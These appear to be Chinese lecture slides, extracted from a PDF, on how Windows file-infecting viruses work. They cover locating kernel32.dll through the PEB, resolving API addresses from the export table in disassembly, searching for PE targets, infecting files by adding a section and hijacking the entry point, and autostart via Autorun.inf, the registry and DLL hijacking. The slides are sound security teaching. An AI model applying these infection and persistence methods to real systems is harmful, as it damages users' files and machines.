7FFDF02C	00000000	(指向线程局部存储指针)
7FFDF030	7FFD8000	Ptr32 to PEB
7FFDF034	00000000	(上个错误 = ERROR_SUCCESS)
7FFDF038	00000000	
7FFDF03C	00000000	
7FFDF040	E311F578	
7FFDF044	00000000	
7FFDF048	00000000	
7FFDF04C	00000000	
7FFDF050	00000000	
7FFDF054	00000000	
7FFDF058	00000000	
7FFDF05C	00000000	

**NtTib**

**ClientID**

**Ptr32 to PEB**

(上个错误 = ERROR\_SUCCESS)

struct \_TEB, 64 elements, 0xfb4 bytes

```

+0x000 NtTib          : struct _NT_TIB, 8 elements, 0x1c bytes
+0x01c EnvironmentPointer : Ptr32 to Void
+0x020 ClientId       : struct _CLIENT_ID, 2 elements, 0x8 bytes
+0x028 ActiveRpcHandle : Ptr32 to Void
+0x02c ThreadLocalStoragePointer : Ptr32 to Void
+0x030 ProcessEnvironmentBlock : Ptr32 to struct _PEB, 66
  
```

elements, 0x210 bytes


.....

**Fs:[30]→PEB**






```
dd ds:[ds:[ds:[fs:[30]+0c]+1c]]+08
```



```
dd ds:[ds:[ds:[fs:[30]+0c]+1c]]+08
```


```
typedef struct _PEB { // Size: 0x1D8
/*000*/ UCHAR InheritedAddressSpace;
/*001*/ UCHAR ReadImageFileExecOptions;
/*002*/ UCHAR BeingDebugged;
/*003*/ UCHAR SpareBool; // Allocation size
/*004*/ HANDLE Mutant;
/*008*/ HINSTANCE ImageBaseAddress; // Instance
/*00C*/ VOID *DllList; //_PEB_LDR_DATA* LoaderData;
/*010*/ PPROCESS_PARAMETERS *ProcessParameters;
/*014*/ ULONG SubSystemData;
.....
.....
.....
/*1D4*/ ULONG SessionId;
} PEB, *PPEB;
```



```
dd ds:[ds:[ds:[fs:[30]+0c]+1c]]+08
```

```
typedef struct _PEB_LDR_DATA
{
    ULONG Length; // +0x00
    BOOLEAN Initialized; // +0x04
    PVOID SsHandle; // +0x08
    LIST_ENTRY InLoadOrderModuleList; // +0x0c
    LIST_ENTRY InMemoryOrderModuleList; // +0x14
    LIST_ENTRY InInitializationOrderModuleList; // +0x1c
} PEB_LDR_DATA, *PPEB_LDR_DATA; // +0x24
```

```
typedef struct _LDR_MODULE //LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderModuleList; +0x00
    LIST_ENTRY InMemoryOrderModuleList; +0x08
    LIST_ENTRY InInitializationOrderModuleList; +0x10
    void* BaseAddress; +0x18
    void* EntryPoint; +0x1c
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    ULONG Flags;
    SHORT LoadCount;
    SHORT TlsIndex;
    HANDLE SectionHandle;
    ULONG CheckSum;
    ULONG TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;
```



ULONG Length; // +0x00+	
BOOLEAN Initialized; // +0x04+	
PVOID SsHandle; // +0x08+	
InLoadOrderModuleList;	PEB_LDR_DATA
InMemoryOrderModuleList;	
InInitializationOrderModuleList;	
void* BaseAddress; +0x18-	
void* EntryPoint; +0x1c-	
ULONG SizeOfImage;	
UNICODE_STRING FullDllName;	struct _LDR_MODULE
UNICODE_STRING BaseDllName;	
ULONG Flags;	
SHORT LoadCount;	
SHORT TlsIndex;	
HANDLE SectionHandle;	
ULONG CheckSum;	
ULONG TimeDateStamp;	

ULONG Length; // +0x00+	
BOOLEAN Initialized; // +0x04+	
PVOID SsHandle; // +0x08+	
InLoadOrderModuleList;	
InMemoryOrderModuleList;	
InInitializationOrderModuleList;	
void* BaseAddress; +0x18-	
void* EntryPoint; +0x1c-	
ULONG SizeOfImage;	
UNICODE_STRING FullDllName;	
UNICODE_STRING BaseDllName;	
ULONG Flags;	
SHORT LoadCount;	
SHORT TlsIndex;	
HANDLE SectionHandle;	
ULONG CheckSum;	
ULONG TimeDateStamp;	

ULONG Length; // +0x00+	
BOOLEAN Initialized; // +0x04+	
PVOID SsHandle; // +0x08+	
InLoadOrderModuleList;	
InMemoryOrderModuleList;	
InInitializationOrderModuleList;	
void* BaseAddress; +0x18-	
void* EntryPoint; +0x1c-	
ULONG SizeOfImage;	
UNICODE_STRING FullDllName;	
UNICODE_STRING BaseDllName;	
ULONG Flags;	
SHORT LoadCount;	
SHORT TlsIndex;	
HANDLE SectionHandle;	
ULONG CheckSum;	
ULONG TimeDateStamp;	

ULONG Length; // +0x00+	
BOOLEAN Initialized; // +0x04+	
PVOID SsHandle; // +0x08+	
InLoadOrderModuleList;	
InMemoryOrderModuleList;	
InInitializationOrderModuleList;	
void* BaseAddress; +0x18-	
void* EntryPoint; +0x1c-	
ULONG SizeOfImage;	
UNICODE_STRING FullDllName;	
UNICODE_STRING BaseDllName;	
ULONG Flags;	
SHORT LoadCount;	
SHORT TlsIndex;	
HANDLE SectionHandle;	
ULONG CheckSum;	
ULONG TimeDateStamp;	

ULONG Length; // +0x00+	
BOOLEAN Initialized; // +0x04+	
PVOID SsHandle; // +0x08+	
InLoadOrderModuleList;	
InMemoryOrderModuleList;	
InInitializationOrderModuleList;	
void* BaseAddress; +0x18-	
void* EntryPoint; +0x1c-	
ULONG SizeOfImage;	
UNICODE_STRING FullDllName;	
UNICODE_STRING BaseDllName;	
ULONG Flags;	
SHORT LoadCount;	
SHORT TlsIndex;	
HANDLE SectionHandle;	
ULONG CheckSum;	
ULONG TimeDateStamp;	

一般“按初始化顺序”前向遍历链表时，第一个节点对应ntdll.dll，第二/三个结点对应kernel32.dll，我们不太关心其它模块。如果按加载顺序前向遍历，第一个节点对应EXE文件本身，第二个节点对应ntdll.dll。


# 获得kernel32.dll的模块加载基地址-4

## ● TOP Stack

- 这种方法只适用于**Windows NT**操作系统，但这种方法的代码量是最小的，只有**25B**。
- 每个执行的线程都有它自己的**TEB**(线程环境块)，该块中存储着线程的栈顶的地址，从该地址向下偏移**0X1C**处的地址肯定位于**Kernel32.dll**中。则可以通过该地址向低地址以**64KB**为单位来查找**Kernel32.dll**的基地址。

# 通过引出函数节定位关键函数地址

## ■ 通过函数名称查找函数地址



	导出目录表结构	
....	....	12
(0CH)	NameRVA	4
(10H)	OrdinalBase	4
(14H)	NumberofFunctions	4
(18H)	NumberOfNames	4
(1CH)	AddressOfFunctions	4
(20H)	AddressOfNames	4
(24H)	AddressofNameOrdinals	4

# Kernel32.dll中定位函数地址

arg.1->kernel32.ImageBase arg.2 -> ptr to "GetProcAddress"

00401040	\$ 55	push ebp	(14H)	NumberOfFunctions	4
00401041	. 8BEC	mov ebp,esp	(18H)	NumberOfNames	4
00401043	. 83C4 FC	add esp,-0x4	(1CH)	AddressOfFunctions	4
00401046	. 60	pushad	(20H)	AddressOfNames	4
00401047	. 8B75 08	mov esi,[arg.1]	(24H)	AddressofNameOrdinals	4
0040104A	. 8BC6	mov eax,esi			
0040104C	. 8BD8	mov ebx,eax			
0040104E	. 8BC8	mov ecx,eax			
00401050	. 8BD0	mov edx,eax			
00401052	. 8BF8	mov edi,eax			
00401054	. 0349 3C	add ecx,dword ptr ds:[ecx+0x3C]			
00401057	. 0371 78	add esi,dword ptr ds:[ecx+0x78]			
0040105A	. 0346 1C	add eax,dword ptr ds:[esi+0x1C]			
0040105D	. 8945 FC	mov [local.1],eax			
00401060	. 8B4E 18	mov ecx,dword ptr ds:[esi+0x18]			
00401063	. 0356 24	add edx,dword ptr ds:[esi+0x24]			
00401066	. 037E 20	add edi,dword ptr ds:[esi+0x20]			
00401069	. FF75 0C	push [arg.2]			
0040106C	. FF75 08	push [arg.1]			
0040106F	. E8 96FFFFFF	call hmeviru.0040100A			
00401074	. 8B5D FC	mov ebx,[local.1]			
00401077	. 8B0483	mov eax,dword ptr ds:[ebx+eax*4]			
0040107A	. 0345 08	add eax,[arg.1]			
0040107D	. 894424 1C	mov dword ptr ss:[esp+0x1C],eax			
00401081	. 61	popad			
00401082	. C9	leave			
00401083	. C2 0800	retn 0x8			

ds:[763A4FE4]=000B6528

edi=762F0000 (kernel32.762F0000)



# Kernel32.dll中定位函数地址

00401040	\$ 55	push ebp	762F0000	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	H2?
00401041	. 8BEC	mov ebp,esp	762F0010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	?..
00401043	. 83C4 FC	add esp,-0x4	762F0020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...
00401046	. 60	pushad	762F0030	00 00 00 00	00 00 00 00	00 00 00 00	F0 00 00 00	...
00401047	. 8B75 08	mov esi,[arg.1]	762F0040	0E 1F 8A 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68	■?
0040104A	. 8BC6	mov eax,esi	762F0050	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F	is
0040104C	. 8BD8	mov ebx,eax	762F0060	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20	t b
0040104E	. 8BC8	mov ecx,eax	762F0070	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00	mod
00401050	. 8BD0	mov edx,eax	762F0080	63 8A 9F 9F	27 EB F1 CC	27 EB F1 CC	27 EB F1 CC	c 姪
00401052	. 8BF8	mov edi,eax	762F0090	2E 93 62 CC	16 EB F1 CC	27 EB F0 CC	55 E8 F1 CC	. 捷
00401054	. 0349 3C	add ecx,dword ptr ds:[ecx+0x3C]	762F00A0	2E 93 63 CC	26 EB F1 CC	2E 93 64 CC	20 EB F1 CC	. 捷
00401057	. 0371 78	add esi,dword ptr ds:[ecx+0x78]	762F00B0	2E 93 72 CC	01 EB F1 CC	2E 93 75 CC	C4 EB F1 CC	. 捷
0040105A	. 0346 1C	add eax,dword ptr ds:[esi+0x1C]	762F00C0	2E 93 65 CC	26 EB F1 CC	2E 93 60 CC	26 EB F1 CC	. 捷
0040105D	. 8945 FC	mov [local.1],eax	762F00D0	52 69 63 68	27 EB F1 CC	00 00 00 00	00 00 00 00	Ric
00401060	. 8B4E 18	mov ecx,dword ptr ds:[esi+0x18]	762F00E0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...
00401063	. 0356 24	add edi,dword ptr ds:[esi+0x24]	762F00F0	50 45 00 00	4C 01 04 00	EF B8 E7 4C	00 00 00 00	PE.
00401066	. 037E 20	add edi,dword ptr ds:[esi+0x20]	762F0100	00 00 00 00	E0 00 02 21	0B 01 09 00	00 48 0C 00	...
00401069	. FF75 0C	push [arg.2]	762F0110	00 C8 00 00	00 00 00 00	E4 BD 04 00	00 10 00 00	?.
0040106C	. FF75 08	push [arg.1]	762F0120	00 00 0C 00	00 00 2F 76	00 10 00 00	00 02 00 00	...
0040106F	. E8 96FFFFFF	call huneviru.0040100A	762F0130	06 00 01 00	06 00 01 00	06 00 01 00	00 00 00 00	■.2
00401074	. 8B5D FC	mov ebx,[local.1]	762F0140	00 40 0D 00	00 08 00 00	EB 70 0D 00	03 00 40 01	.@.
00401077	. 8B0483	mov eax,dword ptr ds:[ebx+eax*4]	762F0150	00 00 04 00	00 10 00 00	00 00 10 00	00 10 00 00	..
0040107A	. 0345 08	add eax,[arg.1]	762F0160	00 00 00 00	10 00 00 00	C4 4F 0B 00	FA A7 00 00	...
0040107D	. 894424 1C	mov dword ptr ss:[esp+0x1C],eax	762F0170	C8 F7 00 00	54 01 00 00	00 70 0C 00	20 0C 00 00	■
00401081	. 61	popad						
00401082	. C9	leave						
00401083	. C2 0800	retn 0x8						

ds:[763A4FE4]=000B6528  
edi=762F0000 (kernel32.762F0000)

### (3) 目标程序遍历搜索

- 通常以**PE**文件格式的文件（如**EXE**、**SCR**、**DLL**等）作为感染目标。
- 在对目标进行搜索时，通常调用两个**API**函数：
  - **FindFirstFile**
  - **FindNextFile**
- 遍历算法：递归或者非递归

# 搜索目标进行感染

## ■ FindFile Proc

1. 指定找到的目录为当前工作目录
2. 开始搜索文件(\*.\*)
3. 该目录搜索完毕？是则返回，否则继续
4. 找到文件还是目录？是目录则调用自身函数**FindFile**，否则继续
5. 是文件，如符合感染条件，则调用感染模块，否则继续
6. 搜索下一个文件(**FindNextFile**)，转到3继续

## ■ FindFile Endp

# (4)文件感染

## ■ 感染的关键

### ■ 病毒代码能够得到运行

- 选择合适的位置放入病毒代码（已有节、新增节）
- 将控制权交给病毒代码
  - 修改程序入口点：AddressofEntryPoint
  - 或者在原目标代码执行过程中运行病毒代码（EPO技术，EntryPoint Obscuring）

### ■ 程序的正常功能不能被破坏

- 感染时，记录原始“程序控制点位置”
- 病毒代码执行完毕之后，交回控制权
- 避免重复感染：感染标记

# 代码插入位置—1

## ■ 添加新节

- 增加一个节专门存放病毒代码。要事先检查节表空间是否足够。

## ■ 碎片式感染

- 将代码分解，插入到节之间的填充部分。

# 代码插入位置一2

## ■ 插入式感染

- 将病毒代码插入到**HOST**文件的代码节的中间或前后。
- 这种感染方式会增加代码节的大小，并且可能修改**HOST**程序中的一些参数实际位置导致**HOST**程序运行失败。

## ■ 伴随式感染

- 典型方法：备份**HOST**程序，用自身替换**HOST**程序
- 当病毒执行完毕之后，再将控制权交给备份程序。

# 添加新节的感染方式

## ■ 感染文件的基本步骤：

1. 判断目标文件开始的两个字节是否为“MZ”。
2. 判断PE文件标记“PE”。
3. 判断**感染标记**，如果已被感染过则跳出继续执行HOST程序，否则继续。
4. 获得Directory（数据目录）的个数，（每个数据目录信息占8个字节）。
5. 得到节表起始位置。 $(\text{Directory的偏移地址} + \text{数据目录占用的字节数} = \text{节表起始位置})$
6. 得到目前最后节表的末尾偏移（紧接其后用于写入一个新的病毒节） $\text{节表起始位置} + \text{节的个数} * 28H$ （每个节表占用的字节数28H）=目前最后节表的末尾偏移。
7. 开始写入节表和病毒节
8. 修正文件头信息

## 5.4 捆绑释放型感染

- 将**HOST**作为数据存储在病毒体内
- 当执行病毒程序时，还原并执行**HOST**文件
  - 熊猫烧香病毒



# 捆绑式感染—感染释放型




- **优点:** 编写简单、效率高。可感染自校验程序。
- **缺点:** 被感染后的程序主体是病毒程序，易被发现（程序叠加+释放执行），程序图标问题。

## 5.5 系统感染型

- 这类病毒通常为单独个体，不感染系统内的其他文件。
- 两个关键问题：
  - 如何再次获得控制权
    - 自启动
  - 如何传播
    - 可移动存储介质（U盘、移动硬盘刻录光盘等）
    - 网络共享
    - 电子邮件或其他应用

# 5.5.1 控制权再次获取 —常见的自启动方式


- 启动环节：
  - BIOS—MBR—DBR—系统内部
- 系统内部：
  - 注册表中的键值
  - 系统中的特定位置
  - 配置文件
  - 修改特定的文件
    - 如Explorer.exe



# 其他启动方式

## ■ 利用系统自动播放机制

### ■ Autorun.inf



```
[AutoRun]
open=mspaint.exe
shell\open=打开(&O)
shell\open\Command=calc.exe
shell\open\Default=1
shell\explore=资源管理器(&X)
shell\explore\Command=calc.exe
```

## ■ 在其他可执行文件嵌入少量触发代码

### ■ 修改引入函数节启动DLL病毒文件

### ■ 在特定PE文件代码段插入触发代码


## ■ DLL劫持：替换已有DLL文件

## 5.5.2病毒的传播方式

- 一切可以对外交互的渠道
- 各种存储设备（U盘、移动硬盘、光盘、智能设备）
- 网络通信方式（QQ、Email、微信等）
- 网络连接方式（有线、wifi、蓝牙）
- 各类网络应用（迅雷、BT）
- 你能想象的.....

